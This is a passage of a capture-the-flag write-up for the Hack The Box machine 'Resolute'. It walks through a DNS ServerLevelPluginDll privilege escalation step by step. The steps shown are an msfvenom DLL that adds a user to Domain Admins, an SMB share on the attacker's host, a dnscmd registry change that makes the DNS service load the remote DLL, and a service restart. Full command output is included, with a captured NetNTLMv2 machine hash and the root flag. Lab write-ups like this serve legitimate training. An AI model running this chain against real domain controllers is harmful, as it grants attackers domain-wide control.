
msfvenom -p windows/x64/exec cmd='net group "domain admins" ryan /add /domain' -f dll > dmw0ng.dll



```
root@kali:/opt/htb/resolute.htb# msfvenom -p windows/x64/exec cmd='net group "domain admins" ryan /add /domain' -f dll > dmw0ng.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 311 bytes
Final size of dll file: 5120 bytes
```

Knowing that the file that is being injected must be done through a network share, I created a share on my machine with pythons smbserver.


smbserver.py TEST /opt/htb/resolute.htb



```
root@kali:/opt/htb/resolute.htb# smbserver.py TEST /opt/htb/resolute.htb
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

I first checked to ensure that the service level plugin was indeed empty at this point.


Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\DNS\Parameters\ -Name ServerLevelPluginDll



```
*Evil-WinRM* PS C:\Users\ryan\Desktop> Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\DNS\Parameters
\ -Name ServerLevelPluginDll
Property ServerLevelPluginDll does not exist at path HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\
Parameters\.
At line:1 char:1
+ Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\DNS\Paramete ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (ServerLevelPluginDll:String) [Get-ItemProperty], PSArgumentExc
eption
    + FullyQualifiedErrorId : System.Management.Automation.PSArgumentException,Microsoft.PowerShell.Commands.G
etItemPropertyCommand
```

I now attempted to write the path of the dll with the dnscmd commands.


dnscmd resolute /config /serverlevelplugindll \\10.10.14.51\TEST\dmw0ng.dll



```
*Evil-WinRM* PS C:\Users\ryan\Desktop> dnscmd resolute /config /serverlevelplugindll \\10.10.14.51\TEST\dmw0ng.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.
```

Now that I had applied this, I checked to ensure this had been applied.

Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\DNS\Parameters\ -Name ServerLevelPluginDll




```
*Evil-WinRM* PS C:\Users\ryan\Desktop> Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\DNS\Parameters\ -Name ServerLevelPluginDll


ServerLevelPluginDll : \\10.10.14.51\TEST\dmw0ng.dll
PSPath               : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\Parameters\
PSParentPath         : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS
PSChildName          : Parameters
PSDrive              : HKLM
PSProvider           : Microsoft.PowerShell.Core\Registry
```

The changes had indeed been applied and I could now test the functionality of the new dll.


I stopped and then started the DNS service as suggested.

sc.exe \\resolute stop dns
sc.exe \\resolute start dns



```
*Evil-WinRM* PS C:\Users\ryan\Desktop> sc.exe \\resolute stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
*Evil-WinRM* PS C:\Users\ryan\Desktop> sc.exe \\resolute start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 372
        FLAGS              :
```


Now that I had restarted the service, I looked at the smbserver and could see that the file had indeed been read.



```
root@kali:/opt/htb/resolute.htb# smbserver.py TEST /opt/htb/resolute.htb
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.169,63350)
[*] AUTHENTICATE_MESSAGE (MEGABANK\RESOLUTE$,RESOLUTE)
[*] User RESOLUTE\RESOLUTE$ authenticated successfully
[*] RESOLUTE$::MEGABANK:4141414141414141:4fa2a56259c226d370b001d8cffb2f70:0101000000000000009ce6b069
aed501aaa74a9df147580a000000000100100069007000 4c006500560074005200720002001000480069005800750048007a
0056004e0003001000690070004c006500560074005200720004001000480069005800750048007a0056004e000700080000
9ce6b069aed501060004000200000008003000300000000000000000000000000400000abd5253efe05119754a6004cda9e70
f18dc54f2c263b6ca5588294fb6860bafc0a001000000000000000000000000000000000000900200063006900660073002f
00310030002e00310030002e00310034002e003500310000000000000000000
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:TEST)
[*] Handle: [Errno 104] Connection reset by peer
[*] Closing down connection (10.10.10.169,63350)
[*] Remaining connections []
```

Knowing that this file had been read, I immediately looked at Ryans account to see if he had indeed been added to the domain admins group.


net user ryan /domain



```
*Evil-WinRM* PS C:\Users\ryan\Desktop> net user ryan /domain
User name                    ryan
Full Name                    Ryan Bertrand
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            12/9/2019 12:28:02 AM
Password expires             Never
Password changeable          12/10/2019 12:28:02 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Admins        *Domain Users
                             *Contractors
The command completed successfully.
```


Ryan had indeed been added to the domain admins group. I now had to log out and back into the system for this to take effect.

Once logged back in as Ryan, I investigated the Desktop of the Administrator and could see that the root.txt was visible.



```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name


----                -------------         ------ ----


-ar---        12/3/2019   7:32 AM             32 root.txt
```

type root.txt



```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
e1d94876a506850d0c20edb5405e619c
```

e1d94876a506850d0c20edb5405e619c